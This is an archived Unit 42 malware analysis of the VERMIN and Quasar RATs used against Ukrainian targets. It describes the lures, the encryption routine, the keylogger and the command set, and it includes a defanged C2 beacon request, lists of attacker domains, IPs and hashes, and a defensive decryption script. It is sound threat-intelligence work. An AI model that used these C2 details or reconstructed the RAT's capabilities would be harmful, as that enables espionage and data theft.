VERMIN: Quasar RAT and Custom Malware Used In Ukraine

By Juan Cortes, Tom Lancaster

Published: 2018-01-29 · Archived: 2026-04-05 17:58:56 UTC

Summary
Palo Alto Networks Unit 42 has discovered a new malware family written using the Microsoft .NET Framework which the authors call "VERMIN"; an ironic term for a RAT (Remote Access Tool). Cursory investigation into the malware showed the attackers not only had flair for malware naming, but also for choosing interesting targets for their malware: nearly all the targeting we were able to uncover related to activity in Ukraine.
Pivoting further on the initial samples we discovered, and their infrastructure, revealed a modestly sized campaign going back to late 2015 using both Quasar RAT and VERMIN.
This blog shows the links between the activity observed, a walkthrough of the analysis of the VERMIN malware, and IOCs for all activity discovered.

It all began with a tweet
Our initial interest was piqued through a tweet from a fellow researcher who had identified some malware with an interesting theme relating to the Ukrainian Ministry of Defense as a lure.



Figure 1 – The decoy document displayed to users when executing the initial malware sample

The sample was an SFX exe which displayed a decoy document to users before continuing to execute the malware; the hash of the file is given below.

SHA256	31a1419d9121f55859ecf2d01f07da38bd37bb11d0ed9544a35d5d69472c358e

The malware was notable for its rare use of HTTP encapsulated SOAP, an XML based protocol used for exchanging structured information, for command and control (C2), which is something not often seen in malware samples. Using AutoFocus, we were quickly able to find similar samples, by pivoting on the artifacts the malware created during a sandbox run, resulting in 7 other samples as shown in Figure 2.



Figure 2 – Pivoting in AutoFocus makes it easy to find similar malware samples.

Using the Maltego for AutoFocus transforms, we were then able to take the newly discovered samples and look at the C2 infrastructure in an attempt to see if we could link the samples together and in turn see if these C2's were contacted by

malware. We quickly built up a picture of a campaign spanning just over 2 years with a modest C2 infrastructure:



Figure 3 – Further analysis using AutoFocus & other data sources allows us to link up the activity discovered so far.

The malware samples we discovered fell largely into two buckets: Quasar Rat and VERMIN. Quasar RAT is an open-source malware family which has been used in several other attack campaigns including criminal and espionage motivated attacks. But a reasonable number of the samples were the new malware family, VERMIN. Looking at the samples in our cluster we could see the themes of the dropper files were similar to our first sample. Notably, most of the other files we discovered did not come bundled with a decoy document and instead were simply the malware and dropper compiled with icons matching popular document viewing tools, such as Microsoft Word. Names of some of the other dropper binaries observed are given below, with the original Ukrainian on the left and the translated English (via Google) on the right:

Original Name (Ukrainian)	**Translated Name (if applicable)**
Ваш_ сертиф_кати для отримання безоплатно_ вторинно_ допомоги.exe	Your certificate for free_receive help.exe
доповідь2.exe	report2.exe
доповідь забезпечення паливом 08.06.17.exe	fuel supply report 08.06.17.exe
lg_svet_smeta2016-2017cod.exe.	N/A
lugansk_2273_21.04.2017.exe	N/A
Отчет-районы_2кв-л-2016.exe	Report-areas_2kv-l-2016.exe

Given the interesting targeting themes and the discovery of a new malware family, we decided to take a peek at what “VERMIN” was capable of and document it here.

Dissecting VERMIN

For this walkthrough, we’ll be going through the analysis of the following sample:

SHA256	98073a58101dda103ea03bbd4b3554491d227f52ec01c245c3782e63c0fdbc07
Compile Timestamp	2017-07-04 12:46:43 UTC

Analyzing the malware dynamically quickly gave us a name for the malware, based on the PDB string present in the memory of the sample:

Z:\Projects\Vermin\TaskScheduler\obj\Release\Licenser.pdb
As is the case with many of the samples from the threat actors behind VERMIN, our sample is packed initially with the popular .NET obfuscation tool ConfuserEx. Using a combination of tools, we were able to unpack and deobfuscate the malware.
Following initial execution, the malware first checks if the installed input language in the system is equal to any of the following:

- ru - Russian
- uk - Ukrainian
- ru-ru - Russian
- uk-ua - Ukrainian

If none of the languages above is found the malware calls "Application.Exit()", however despite its name, this API call doesn't actually successfully terminate the application, and instead the malware will continue to run. It's likely the author intended to terminate the application, in which case a call like "System.Environment.Exit()" would have been a better choice. The fact that this functionality does not work as intended suggests that if author tested the malware before deployment, they were likely to be doing so on systems where the language matches the list above, since otherwise they would notice that the function is not working as expected.
After passing the installed language check the malware proceeds to decrypt an embedded resource using the following logic:

- It retrieves the final four bytes of the encrypted resource.
- These four bytes are a CRC32 sum, and the malware then proceeds to brute force what 6-byte values will give this CRC32 sum.
- Once it finds this array of 6 bytes it performs an MD5 hash sum on the bytes, this value is used as the key.
- The first 16bytes of the encrypted resource are then used as the IV for decryption
- Finally, using AES it decrypts the embedded resource.

A script mirroring this routine can be found in appendix C.
After decrypting the embedded resource, the malware passes several hardcoded arguments to the newly decrypted binary and performs a simple setup routine before continuing execution. The embedded resource contains all the main code for communications and functionality the RAT contains.
First the malware attempts to decrypt all of the strings passed as parameters. If no arguments were supplied the malware attempts to read a configuration file from a pre-defined location expecting it to be base64-encoded and encrypted with 3-DES using a hardcoded key "KJGJH&^$f564jHFZ":
C:\Users\Admin\AppData\Roaming\Microsoft\AddIns\settings.dat
If arguments were supplied, they are saved and encrypted to the same location as above.
Parameters supplied are given below. Note that these are the actual variable names used by the malware author:

- serverIpList
- mypath
- keyloggerPath
- mutex
- username
- password
- keyloggerTaskName
- myTaskName
- myProcessName
- keyLoggerProcessName
- myTaskDecription
- myTaskAuthor
- keyLoggerTaskDecription
- keyLoggerTaskAuthor

The decrypted resource is set to be run as a scheduled task every 30 minutes, indefinitely.
After this, the malware is ready to start operations, and does so by collecting various information about the infected machine, examples of collected information includes but is not limited to:

- Machine name
- Username
- OS name via WMI query
- Architecture: x64 vs x86 (64 vs. 32 bit)
- Local IP Address
- Checks Anti-Virus installed via WMI query

If the Anti-Virus (AV) query determines any AV is installed the malware does not install the keylogger. The keylogger is embedded as a resource named 'AdobePrintFr'. This binary is only packed with Confuser-Ex and is not further obfuscated.
The malware then sends its initial beacon using a SOAP envelope to establish a secure connection. The author uses the

WSHttpBinding() API - which allows the author to use WS-Addressing and purposely sets the WSMessageEncoding.Mtom to encode the SOAP messages. The author also sets up for using 'Username' authentication for communicating with its C2, presumably allowing the author easier control over the various infected hosts. A defanged exemplar request/response is given below:

```
POST /CS HTTP/1.1

MIME-Version: 1.0

Content-Type: multipart/related; type="application/xop+xml";start="<http://tempuri.org/0>";boundary="uuid:ae621187-99b2-4b50-8a74-a33e8c7c0

Host: akamainet024[.]info

Content-Length: 1408

Expect: 100-continue

Accept-Encoding: gzip, deflate

Connection: Keep-Alive

--uuid:ae621187-99b2-4b50-8a74-a33e8c7c0990+id=3

Content-ID: <http://tempuri.org/0>

Content-Transfer-Encoding: 8bit

Content-Type: application/xop+xml;charset=utf-8;type="application/soap+xml"

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/addressing"><s:Header><a:Action
s:mustUnderstand="1">http://schemas.xmlsoap.org/ws/2005/02/trust/RST/Issue</a:Action><a:MessageID>urn:uuid:159e7656-a3ea-4099-aa59-7ab
<a:Address>http://www.w3.org/2005/08/addressing/anonymous</a:Address></a:ReplyTo><a:To s:mustUnderstand="1">http://akamainet024.info/C
Context="uuid-9a01748a-8acf-449e-9a3d-febcff2f2406-3" xmlns:t="http://schemas.xmlsoap.org/ws/2005/02/trust"><t:TokenType>http://schemas.x
<t:RequestType>http://schemas.xmlsoap.org/ws/2005/02/trust/Issue</t:RequestType><t:KeySize>256</t:KeySize><t:BinaryExchange ValueType="
EncodingType="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-
1.0#Base64Binary">FgMBAFoBAABWAwFaCdyfpYsLZDbnCizlWg3iw2M80KiaWb+oIgzhJ1BvugAAGAAAvADUABQAKwBPAFMAJwAoAM
</t:BinaryExchange></t:RequestSecurityToken></s:Body></s:Envelope>

--uuid:ae621187-99b2-4b50-8a74-a33e8c7c0990+id=3--
```

VERMIN collects all keystrokes and clipboard data and encrypts the data before storing it in the following folder: %appdata%\Microsoft\Proof\Settings.{ED7BA470-8E54-465E-825C-99712043E01C}\Profiles\.
Each file is saved with the following format: "{0:dd-MM-yyyy}.txt". The data is encrypted using the same method and 3-DES key, used to encrypt the configuration file.
Vermin supports the following commands:

- ArchiveAndSplit
- CancelDownloadFile
- CancelUploadFile
- CheckIfProcessIsRunning
- CheckIfTaskIsRunning
- CreateFolder
- DeleteFiles
- DeleteFolder
- DownloadFile
- GetMonitors
- GetProcesses
- KillProcess
- ReadDirectory
- RenameFile
- RenameFolder
- RunKeyLogger
- SetMicVolume
- ShellExec
- StartAudioCapture
- StartCaptureScreen
- StopAudioCapture
- StopCaptureScreen

- UpdateBot
- UploadFile

For most of these commands, the malware requires “hands-on-keyboard” style one-to-one interactions.
Often remote access tools written in .NET borrow and steal code from other tools due to the plethora of code available through open source; however, it appears that whilst some small segments of code may have been lifted from other tools, this RAT is not a fork of a well-known malware family: it’s mostly original code.
We have linked all the samples we have been able to identify to the same cluster of activity: this strongly suggests the VERMIN malware is used exclusively by this threat actor and this threat actor alone.

Concluding thoughts

We were unable to definitively determine the aims of the attackers or the data stolen. However, given the limited number of samples, the targeting themes observed, and the “hands-on-keyboard” requirement for most of the malwares’ operations (except for keylogging), it seems likely that the malware is used in targeted attacks in Ukraine.
Ukraine remains a ripe target for attacks, even gaining its own dedicated Wikipedia page for attacks observed in 2017. In addition to the high-profile attacks such as the Petya/NotPetya and BadRabbit, which have been widely reported, there are likely many smaller campaigns like the one described in this blog aimed to steal data to gain an information advantage for the attackers’ sponsors.
Palo Alto Networks defends our customers against the samples discussed in this blog in the following ways:

- Wildfire identifies all samples mentioned in this article as malicious.
- Traps identifies all samples mentioned in this article as malicious.
- C2 domains used in this campaign are blocked via Threat Prevention.

AutoFocus customers can track samples related to this blog via the following tags:

- VERMIN
- VERMINKeylogger
- VERMINCampaign

Appendix A – C2 Addresses

akamaicdn[.]ru
cdnakamai[.]ru
www.akamaicdn[.]ru
www.akamainet066[.]info
www.akamainet023[.]info
www.akamainet021[.]info
akamainet023[.]info
akamainet022[.]info
akamainet021[.]info
www.akamainet022[.]info
akamainet066[.]info
akamainet024[.]info
www.cdnakamai[.]ru
notifymail[.]ru
www.notifymail[.]ru
mailukr[.]net
tech-adobe.dyndns[.]biz
www.mailukr[.]net
185.158.153[.]222
94.158.47[.]228
195.78.105[.]23
94.158.46[.]251
188.227.75[.]189
212.116.121[.]46
185.125.46[.]24
5.200.53[.]181

Appendix B – Malware Samples

sha256	Family
0157b43eb3c20928b77f8700ad8eb279a0aa348921df074cd22ebaff01edaae6	Quasar
154ef5037e5de49a6e3c48ea7221a02a5df33c34420a586cbff6a46dc5026a91	Quasar

24956d8edcf2a1fd26805ec58cfd1ee7498e1a59af8cc2f4b832a7ab34948c18	Quasar
250cf8b44fc3ae86b467dd3a1c261a6c3d1645a8a21addfe7f2e2241ff8b79fc	Quasar
4c5e019e0e55a3fe378aa339d52c235c06ecc5053625a5d54d65c4ae38c6e3da	Quasar
92295b38daa4e44b9d257e56c5b271bbbf6a620312dc58e48e56473427170aa1	Quasar
9ea00514c4ae9519a8938924b02826cfafeb75fc70f16c422aeadb8317a146c1	Quasar
a3c84c5f8d981653a2a391d29f32c8127fba8f0ab7da8815330a228205c99ba6	Quasar
7b08b0d4d68ebf5238eaa8a40f815b83de372e345eb22cc3d50a4bb1869db78e	Quasar
f75861216f5716b0227733e6a093776f693361626efebe37618935b9c6e1bdfd	Quasar
51b0bb172c6e5eaa8e333fbf2451ae27094991b6330025374b9082ae8cd879cf	Quasar
46ae101a8dc8bf434d2c599aaabfb72a0843d21e2150a6c745c0c4a771c09da3	Quasar
488db27f3d619b3067d95515a356997ea8e840c65daa2799bdd473dce93362f2	Quasar
5a05d2171e6aeb5edd9d39c7f46cd3bf0e2ee3ee803431a58a9945a56ce935f6	Quasar
6f4e20e421451c3d8490067f8424d7efbcc5edeb82f80bb5562c76d4adfb0181	Quasar
9a81cffe79057d8d307910143efd1455f956f2de2c7cc8fb07a7c17000913d59	Quasar
c84afdd28fa0923a09f6dd3af1e3821cdb07862b2796fa004cd3229bc6129cbe	Quasar
6cf63ae829984a47aca93f8a1261afe5a06930f04fab6f86f6f7f9631fde59ec	Quasar
aa982fe7d28bbf55865047b16334efbe3fcb6bae06e5ed9cab544f1c8d307317	Quasar
2963c5eacaad13ace807edd634a4a5896cb5536f961f43afcf8c1f25c08a5eef	VERMIN
677edb1a0a86c8bd0df150f2d9c5c3bc1d20d255b6f7944c4adcff3c45df4851	VERMIN
74ba162eef84bf13d1d79cb26192a4692c09fed57f321230ddb7668a88e3935d	VERMIN
e1d917769267302d58a2fd00bc49d4aee5a472227a75f9366b46ce243e9cbef7	VERMIN
eb48a31f8f81635d24f343a09247284149884bd713d3bc1c0b9c936bca8bafd7	VERMIN
15c52b01d2b9294e2dd4d9711cde99e10f11cd188e0d1e4fa9db78f9805626c3	VERMIN
31a1419d9121f55859ecf2d01f07da38bd37bb11d0ed9544a35d5d69472c358e	VERMIN
5586fb423aff39a02cddf5e456a83a8301afe9ed78ecbc8de2cd852bc0cd498f	VERMIN
5ee12dd028f5f8c2c0eb76f28c2ce273423998b36f3fc20c9e291f39825601f9	VERMIN
eb48a31f8f81635d24f343a09247284149884bd713d3bc1c0b9c936bca8bafd7	VERMIN
98073a58101dda103ea03bbd4b3554491d227f52ec01c245c3782e63c0fdbc07	VERMIN
c5647603337a4e9bfbb2259c0aec7fa9868c87ded2ab74e9d233bdb2a3bb163e	VERMIN
eb46b8978619a72f4b0d3ea8961dde527f8e27e89701ccd6e5643c33b103d901	VERMIN
abd05a20b8aa21d58ee01a02ae804a0546fbf6811d71559423b6b5afdfbe7e64	VERMIN

Appendix

Appendix C – Python script to decode VERMIN resources

```
1  #!/usr/local/bin/python
2  __author__ = "Juan C Cortes"
3  __version__ = "1.0"
4  __email__ = "jcortes@paloaltonetworks.com"
5  from random import randint
6  import zlib
```

```
7   import binascii
8   import sys
9   import logging
10  import hashlib
11  import argparse
12  import os
13  import struct
14  from tabulate import tabulate
15  from Crypto import Random
16  from Crypto.Cipher import AES
17  def parse_arguments():
18      """Argument Parser"""
19      parser = argparse.ArgumentParser(
20          usage="Decrypt strings for VerminRAT")
21      parser.add_argument(
22          "-v",
23          "--verbosity",
24          action="store_true",
25          dest="vverbose",
26          help="Print debugging information")
27      parser.add_argument(
28          "-o",
29          "--output",
30          dest="output_file",
31          type=str,
32          help="Output results file")
33      parser.add_argument(
34          "input",
35          type=str,
36          action='store',
37          help="Input file of newline separated strings or single string")
38      parser.add_argument(
39          "-b",
40          "--blob",
41          action='store_true',
42          help="Param use for decrypting blobs of data instead of strings. Blob is autosave to 'blob.out'")
43      return parser
44  def write_out(output_list, headers, output_file=False):
45      """
```

```
    Pretty outputs list
    :param output_list: List to output
    """
    print tabulate(output_list, headers, tablefmt="simple")
    print ""
    if output_file:
        with open(output_file, "ab") as file:
            file.write(tabulate(output_list, headers, tablefmt="simple"))
            file.write("\n\n")
def generateArray():
    abyte = bytearray(6)
    for i in range(0,6):
      abyte[i] = randint(0, 0x7FFFFFF) % 7
    return abyte;
def parseEncrypteStr(encryptStr):
    try:
        decoded = encryptStr.decode('base64')
        hardcoded_crc32 = decoded[-4:]
        parsedEncrypted = decoded[16:-4]
        iv = decoded[:16]
        return hardcoded_crc32,parsedEncrypted,iv
    except Exception as e:
        print e
def bruteForceCRC32Value(valuecrc32):
    while (True):
        arry = generateArray()
        crc32 = binascii.crc32(arry)
        crc32 = crc32 % (1 << 32)
        if crc32 == valuecrc32:
            return(arry)
def decryptStr(str,key,iv):
    aes = AES.new(key, AES.MODE_CBC, iv)
    blob = aes.decrypt(str)
    return blob
def parsePlainText(str):
    char = ""
    for i in str:
        if 0x20 <= ord(i) <= 0x127:
            char += i
```

```
85          else:
86              continue
87      return char
88  def parseUnicde(str):
89      try:
90          uni = ""
91          for i in range(0,len(str)/2):
92              uni += str[i]
93          return uni.decode('utf16')
94      except Exception as e:
95          print e
96  def main():
97      """Main Method"""
98      args = parse_arguments().parse_args()
99      strs = []
100     if args.vverbose:
101         logging.basicConfig(
102             level=logging.DEBUG,
103             format=' %(asctime)s - %(levelname)s - %(message)s')
104     if args.blob and os.path.exists(args.input) != True:
105         b = args.input
106         crc32Hardcode, encryptedStr, iv = parseEncrypteStr(b)
107         crc32Hardcode = bytearray(crc32Hardcode)
108         crc32Hardcode = struct.unpack('<I', crc32Hardcode)[0]
109         bruteArray = bruteForceCRC32Value(crc32Hardcode)
110         m = hashlib.md5()
111         m.update(bruteArray)
112         key = m.digest()
113         plain = decryptStr(encryptedStr, key, iv)
114         with open('blob.out', "wb") as file:
115             file.write(plain)
116     if os.path.exists(args.input) != True:
117         strs.append(args.input)
118     else:
119         with open(args.input, "rb") as open_file:
120             for line in open_file:
121                 hash = line.rstrip()
122                 strs.append(hash)
123     for s in strs:
```

```
124         crc32Hardcode,encryptedStr,iv = parseEncrypteStr(s)
125         crc32Hardcode = bytearray(crc32Hardcode)
126         crc32Hardcode = struct.unpack('<I', crc32Hardcode)[0]
127         bruteArray = bruteForceCRC32Value(crc32Hardcode)
128         m = hashlib.md5()
129         m.update(bruteArray)
130         key = m.digest()
131         plain = decryptStr(encryptedStr,key,iv)
132         parsestr = parsePlainText(plain)
133         unistr = parseUnicde(plain)
134         headers = ["ASCII","UNICODE"]
135         outputlist = [[parsestr,unistr]]
136         write_out(outputlist, headers, args.output_file)
137 if __name__ == '__main__':
138     main()
```

Source: https://researchcenter.paloaltonetworks.com/2018/01/unit42-vermin-quasar-rat-custom-malware-used-ukraine/